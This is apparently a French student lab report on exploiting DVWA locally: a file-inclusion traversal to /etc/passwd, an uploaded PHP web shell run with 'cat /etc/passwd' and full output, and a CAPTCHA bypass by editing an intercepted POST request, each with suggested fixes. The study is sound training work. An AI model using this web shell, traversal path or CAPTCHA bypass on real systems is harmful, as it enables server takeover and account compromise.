The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The top header features the DVWA logo and a small icon. On the left, there is a sidebar with a list of navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion (highlighted in green), File Upload, Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The main content area is titled "Vulnerability: File Inclusion". Below this title, there is a box labeled "File 1" containing the text: "Hello admin", "Your IP address is: 127.0.0.1", and a "[back]" link. Below the "File 1" box, there is a section titled "More Information" with a list of links: "Wikipedia - File Inclusion vulnerability", "WSTG - Local File Inclusion", and "WSTG - Remote File Inclusion".



The screenshot shows the DVWA interface for "File 2". The sidebar is identical to the previous screenshot, with "File Inclusion" highlighted. The main content area is titled "Vulnerability: File Inclusion". Below this title, there is a box labeled "File 2" containing the text: "I needed a password eight characters long so I picked Snow White and the Seven Dwarves." ~ Nick Helm, and a "[back]" link. Below the "File 2" box, there is a section titled "More Information" with a list of links: "Wikipedia - File Inclusion vulnerability", "WSTG - Local File Inclusion", and "WSTG - Remote File Inclusion".



The screenshot shows the DVWA interface for "File 3". The sidebar is identical to the previous screenshots, with "File Inclusion" highlighted. The main content area is titled "Vulnerability: File Inclusion". Below this title, there is a box labeled "File 3" containing the text: "Welcome back admin", "Your IP address is: 127.0.0.1", "Your user-agent address is: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0", "You came from: http://127.0.0.1/DVWA/vulnerabilities/fi/?page=include.php", "I'm hosted at: 127.0.0.1", and a "[back]" link.

On remarque que l'URL prend charge un fichier **PHP**. La faille vient du fait que DVWA fais confiance à l'utilisateur, nous allons donc en profiter. On vérifie si une page4.php existe au cas où si elle contient des informations importants :

Vulnerability: File Inclusion

File 4 (Hidden)

Good job!

This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: Security Level: low
Locale: en
SQLi DB: mysql


[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA)

Le fichier 4 était bien caché mais il ne sert à rien. Nous pouvons donc utiliser la technique de la **remonté de répertoires (Directory Traversal)** pour sortir du dossier et atteindre le système d'exploitation. Nous allons donc utiliser après « page= » la séquence : « **../** » qui permet de remonter un dossier jusqu'à la racine. A la fin on suppose que nous sommes à la racine et on essaie donc d'atteindre le répertoire **passwd** contenant l'ensemble des comptes.


  <http://127.0.0.1/DVWA/vulnerabilities/fi/?page=../../../../../../etc/passwd>

On obtiens les informations utilisateurs



Cette faille transforme une fuite d'information en exécution de code. Le problème vient de l'absence de contrôle sur le chemin du fichier demandé.

On peut donc inclure tout type de fichier comme par exemple l'inclusion de la page google.fr :




Nous pouvons donc inclure un fichier dangereux qui pourrait par exemple prendre le contrôle du site avec un reverse shell.

Hypothèse de résolution de File Inclusion

On doit créer une **liste blanche** qui autorise seulement certains fichiers comme : file1.php, file2.php, file3.php. Si le fichier n'apparaît pas dans la liste alors il est refusé.


5 File Upload

Le principe de cette faille est d'uploader un fichier malveillant permettant d'avoir un accès au serveur DVWA. En uploadant un premier fichier (image d'un chien) on se rend compte qu'il n'y a aucune restriction sur le type de fichier.




Nous pouvons uploader un fichier malveillant directement sur le serveur. Dans un premier temps on peut tester un simple fichier renvoyant du texte à l'écran. Nous créons un fichier nommé **malicious.php**.

```
malicious.php x
C: > Users > emman > OneDrive - Université de Tours > 2 ANNEE > SAE CYBER > file upload > malicious.php
1  k?php
2      echo "Bonjour je vous ai hacker !"
3  ?>
4
```




Notre fichier à bien était uploader et nous avons notre message qui apparaît sur le server DVWA.

Pour aller plus loin, nous allons créer un web shell. Créons un fichier **webshell.php** :



```
1 <?php
2     system($_GET['cmd']);
3 ?>
4
```

Après avoir uploader ce fichier, nous avons un exécuteur de commande fonctionnel dans l'URL . Nous pouvons donc accéder au fichier en utilisant par exemple : **?cmd= ls**.



On peut aussi obtenir le fichier **/etc/passwd** de la même manière :

```
← → ↻ ↵ http://127.0.0.1/DVWA/hackable/uploads/webshell.php?cmd=cat /etc/passwd
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/
pool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/
uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/
backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin apt:x:42:65534:/
nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/
usr/sbin/nologin dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false mysql:x:101:102:MariaDB Server:/nonexistent:/bin/false
tss:x:102:104:TPM software stack:/var/lib/tpm:/bin/false strongswan:x:103:65534:/var/lib/strongswan:/usr/sbin/nologin systemd-
timesync:x:991:991:systemd Time Synchronization:/usr/sbin/nologin gophish:x:104:106:/var/lib/gophish:/usr/sbin/nologin iodine:x:105:65534:/run/
iodine:/usr/sbin/nologin messagebus:x:990:990:System Message Bus:/nonexistent:/usr/sbin/nologin tcpdump:x:106:107:/nonexistent:/usr/sbin/nologin
miredo:x:107:65534:/var/run/miredo:/usr/sbin/nologin rpc:x:108:65534:/run/rpcbind:/usr/sbin/nologin redis:x:109:110:/var/lib/redis:/usr/sbin/nologin
mosquitto:x:110:113:/var/lib/mosquitto:/usr/sbin/nologin redsocks:x:111:114:/var/run/redsocks:/usr/sbin/nologin stunnel4:x:989:989:stunnel service
system account:/var/run/stunnel4:/usr/sbin/nologin sshd:x:988:65534:sshd user:/run/sshd:/usr/sbin/nologin dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/
usr/sbin/nologin Debian-snmp:x:112:115:/var/lib/snmp:/bin/false sslh:x:113:117:/nonexistent:/usr/sbin/nologin avahi:x:114:118:Avahi mDNS daemon:/run/
avahi-daemon:/usr/sbin/nologin speech-dispatcher:x:115:29:Speech Dispatcher:/run/speech-dispatcher:/bin/false gvm:x:116:119:/var/lib/openvas:/usr/
sbin/nologin postgres:x:117:120:PostgreSQL administrator:/var/lib/postgresql:/bin/bash usbmux:x:118:46:usbmux daemon:/var/lib/usbmux:/usr/sbin/
nologin cups-pk-helper:x:119:121:user for cups-pk-helper service:/nonexistent:/usr/sbin/nologin nm-openvpn:x:120:122:NetworkManager OpenVPN:/var/
lib/openvpn/chroot:/usr/sbin/nologin inetsim:x:121:123:/var/lib/inetsim:/usr/sbin/nologin pipewire:x:987:987:system user for pipewire:/nonexistent:/usr/
sbin/nologin nm-openconnect:x:986:986:NetworkManager OpenConnect plugin:/usr/sbin/nologin geoclue:x:122:125:/var/lib/geoclue:/usr/sbin/nologin
lightdm:x:123:126:Light Display Manager:/var/lib/lightdm:/bin/false statd:x:124:65534:/var/lib/nfs:/usr/sbin/nologin saned:x:125:127:/var/lib/saned:/usr/
sbin/nologin polkitd:x:985:985:User for polkitd:/usr/sbin/nologin rtkit:x:126:128:RealtimeKit:/proc:/usr/sbin/nologin colord:x:984:984:colord colour
management daemon:/var/lib/colord:/usr/sbin/nologin pcscd:x:983:983:PC/SC Smart Card Daemon:/usr/sbin/nologin raph:x:1000:1000:raph,,:/home/
raph:/usr/bin/zsh vboxadd:x:997:1:/var/run/vboxadd:/bin/false
```

Bien évidemment cette faille est grave car elle permet à n'importe qu'elle utilisateur d'uploader un fichier malveillant permettant d'obtenir l'accès complet au serveur devenant donc un site web avec une **remote code execution**.

Hypothèse de resolution de File upload

De même que pour la faille **file inclusion** nous pouvons créer une **liste blanche** prenant en compte que certains **type** de fichier (.png, .jpg, .pdf) et rejette les autres types problématique (.php, .exe). Sinon on peut simplement configurer le fichier upload pour qu'il soit impossible d'y exécuter des scripts, même si un fichier php y est déposé.

6 Insecure CAPTCHA

Un **CAPTCHA** est un programme capable de déterminer si son utilisateur est un être humain ou un ordinateur. Les CAPTCHA sont utilisés par de nombreux sites afin d'empêcher les abus provenant de « bots ». Aucun programme informatique ne peut lire un texte déformé aussi efficacement qu'un humain, ce qui empêche les bots de naviguer sur les sites protégés par des CAPTCHA.

Ces fonctionnalités incluent généralement l'inscription et la modification de comptes utilisateurs, le changement de mot de passe et la publication de contenu. Dans cet exemple, le CAPTCHA protège la fonctionnalité de changement de mot de passe du compte utilisateur. Cela offre une protection limitée contre les attaques CSRF ainsi que contre les tentatives automatisées de devinette par des bots.

Notre objectif est de modifier le mot de passe de l'utilisateur courant de manière automatisée, en raison de la faiblesse du système CAPTCHA.

Ce formulaire nous permet de modifier notre mot de passe en validant un CAPTCHA :

Vulnerability: Insecure CAPTCHA

Change your password:

New password:

•••••

Confirm new password:

•••••



I'm not a robot



reCAPTCHA
Privacy - Terms

Change

Le nouveau mot de passe est : **admin**. Nous avons bien validé le CAPTCHA notre mot de passe à bien était modifié :

Vulnerability: Insecure CAPTCHA

Password Changed.

More Information

- <https://en.wikipedia.org/wiki/CAPTCHA>
- <https://www.google.com/recaptcha/>
- https://owasp.org/www-project-automated-threats-to-web-applications/assets/oats/EN/OAT-009_CAPTCHA_Defeat

Pour voir comment le changement de mot de passe s'effectue nous allons un outil de test de sécurité des applications web : **BurpSuite**. Burpsuite fonctionne comme un proxy interceptant les requêtes http/https entre le navigateur et le serveur. Nous nous mettons en écoute sur le serveur et interceptons la requête lorsque l'on change notre mot de passe avec le CAPTCHA :

Intercept on Forward Drop Request to http://dwva.local:80

Time	Type	Direction	Method	URL
14:08:24 17 ...	HTTP	→ Request	POST	http://dwva.local/DVWA/vulnerabilities/captcha/
14:09:01 17 d...	HTTP	→ Request	OPTIONS	https://signaler-pa.clients6.google.com/punctual/multi-watch/channel?VER=8&gsessionid=M4IBKYF3J_jTYUlcT3sSyPv4-370rhUfQ_UZcR9

Request

Pretty Raw Hex

```
1 POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
2 Host: dwva.local
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 1872
9 Origin: http://dwva.local
10 Connection: keep-alive
11 Referer: http://dwva.local/DVWA/vulnerabilities/captcha/
12 Cookie: security=low; PHPSESSID=b9ef301abb01812b251bb8e67459efb1
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 step=1&password_new=password&password_conf=password&g-recaptcha-response=
0cAfCwEA5GHGNIbsEe6C5HzQ1Kr4mVP-CFYDDL7K6sqPPaiZjhBSEM7yN377Rnp5MiqrqZ0oDWXDrp_a0_tt0sbUamnLZEIXe3mSCNuBbD9diPZNBZojtmW_V9ZUjd2N96qSPO
IgsZcYtKGmjeJMoE-FjiID333ZnbCFZv8rTcRST20FDF-HfhuxxiLEukId8rB_kPcP3i9WvgkhnlDC54erSfAxqZS8LlYevRrkhXgRXIZb32qUmcF4mCk9TG1K5y3x6E6-9c2U
40wX6j5U_X2KPLU-y5LeIHTR3hkCsXXWJbInpnKMq-Krkugt4Bbrl_IKPZpgNe_WsQfKs_zsrPjmiOzGx_0h0jAuYjVBSnqML5KxG9tzQm-Hcu2fLD46zOgqioQzbbVovvUpd
cqzowx488COMSNTVEELAjMbZqBhvrezLBIgsk3WcYfgfAhXfa-ZXeY20uIb-uof3qSFhHRj0HqWM70H3F8Rc5cWuiCMYJvK31YU76VdHbYWTcV-s-dKrcqEZgpzNm71T5uqKU
39QokDS1ljvgvHfygT56Wp7WCEA-pmyOfENRkOjSL4GnaAOEozjc4n0iNpJBKf-7-ILQaswiL5DdPxdhW3BH4Mpe8PVxt20SE2nWRQoRaZueTglZGBY27p3BvgsEF-ukYFMb92
w9E39CNXi_bhrK_JyliDCu413f79Hek8bPib1DkrG6-g52UiePEqEgrl0hoJBzf6k3Vt1tD8vKE3MktwUtLTT7r56tfwy60XYo_HnD0bRJP4RPL-eUCfn6xTPDbvLRXJ7ei6L-
UTdFvn7Yy7PJNg12CDH5V3Pxta04SvMOg9Dk8sqZOIE0gqwtIsm4F4-PPEN4uh7MhHt5tFggAFFU690IJ7HX44Vd1jOI6nTNY4IXBL5KgHoJ8AMArUljC_QMkYVHZLtc_lMhtB
BWPqrTaEk6sFJwNCznkTA2LPVuwYtQWUzCBYyNJNjNfNjMc-TPEdmEI_ADjg_36u8H2lGGR827H3ABQmTCi1I221YugNrSHiGetGpPKBA656pwg0S2QxUjgqJJu-wGWxJICv74
9BwOKTrvoDdf2QuTQgMS43F-w92Gbo90V6I1Wv1Up_EeP-T_5Z2amgh35Q08sXW0X3vCvUxSsFxxLR08siHalgnJoLMRbuRk8SVPNF33crq0wE_JZF0i844EY4jVOMhwbsDg
RQz14l0-h2u-H_pYylU0ophNpXj0LTJRMGDUwzsl1BuDbfWFDcZwfxCgKE-Cb10vm85VADjG002RiXdponlILvRIV5wUiQu-T8s_h7NHf2t dtMDRMJIIIsuXLMnc0v0f6FnTIk r
dZhxkw1Q1uh9dE0fYqRM_W8kfabyfZiZ6RQoH9XLewlyeesxWRtp_87jt06QKOVDFyG38gS9HaFrtlPvcTB70506gk6aA7vA50TsH4LTqrUIrn2EGPK9CYRyUNjmwzsYAiJE
Uzmrrph4fL-Rizia3f0ahJPRXXBYEMjb0GuqYCa3xFdKHU3poaLqgX12VJgk3d32_SQxdc0qffK83hbXUXFu8qySpu2-Sye6Zj5k1L0aG56iw6bA7Rav0MvItnQVcLvNvMLM6UF
WpgmaoWYGFVmcEED61hRpH00atSJjw7p4nrkmdlJIZ5s42d5Pby8w7GiLzHktWyle4V0NLxKDWJPy6L-NzFpx0RjvXY_66GC7_YvOhLKY-Zgf6fUlvze8fnq1D-V9GxYdro3
iK-AuTFhgFo5R_QGSxoqFMobqpbR8YZ0sLNB9bG-I8o&Change=Change
```

0 highlights

On observe toutes les infos du serveur comme la requête : **POST**, et le plus important la vérification du CAPTCHA. On remarque que le changement du mot de passe ce fait en « **step** ». La première est donc la vérification du CAPTCHA. La deuxième confirme les changements demandés par l'utilisateur :

Burp Suite Community Edition v2025.10.7 - Temporary Project

Dashboard Target Proxy Intruder Repeater View Help

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
1	http://dvwa.local	POST	/DVWA/vulnerabilities/captcha/	✓							

Request

Pretty Raw Hex

```
1 POST /DVWA/vulnerabilities/captcha/ HTTP/1.1
2 Host: dvwa.local
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 65
9 Origin: http://dvwa.local
10 Connection: keep-alive
11 Referer: http://dvwa.local/DVWA/vulnerabilities/captcha/
12 Cookie: security=low; PHPSESSID=b9ef301abb01812b251bb8e67459efb1
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 step=2&password_new=password&password_conf=password&Change=Change
```

On peut essayer de passer au travers de notre CAPTCHA en passant directement à l'étape 2 qui ne demande pas de vérification. On va essayer de rentrer le mot de passe **toto** sans passer par le CAPTCHA.

Vulnerability: Insecure CAPTCHA

Change your password:

New password:

Confirm new password:

☐ I'm not a robot


reCAPTCHA
[Privacy](#) - [Terms](#)

On intercepte la requête POST avant de lancer le CAPTCHA :

```
Request
Pretty Raw Hex
1 POST /DWA/vulnerabilities/captcha/ HTTP/1.1
2 Host: dvwa.local
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 79
9 Origin: http://dvwa.local
10 Connection: keep-alive
11 Referer: http://dvwa.local/DWA/vulnerabilities/captcha/
12 Cookie: PHPSESSID=e426af3c0759c698084c6c720e1ff37e; security=low
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 step=1&password_new=toto&password_conf=toto&g-recaptcha-response=&Change=Change
```

Cette fois ci nous allons modifier la requête en changeant « **step=1** » par « **step=2** ».
Nous pouvons également modifier et enlever la partie : « **recaptcha-response** » étant donné que nous voulons passer au travers du CAPTCHA.

```
Request
Pretty Raw Hex
1 POST /DWA/vulnerabilities/captcha/ HTTP/1.1
2 Host: dvwa.local
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 79
9 Origin: http://dvwa.local
10 Connection: keep-alive
11 Referer: http://dvwa.local/DWA/vulnerabilities/captcha/
12 Cookie: PHPSESSID=e426af3c0759c698084c6c720e1ff37e; security=low
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 step=2&password_new=toto&password_conf=toto&Change=Change
```

Dans cette requête nous avons modifié le **step** et le **password_new=toto**.

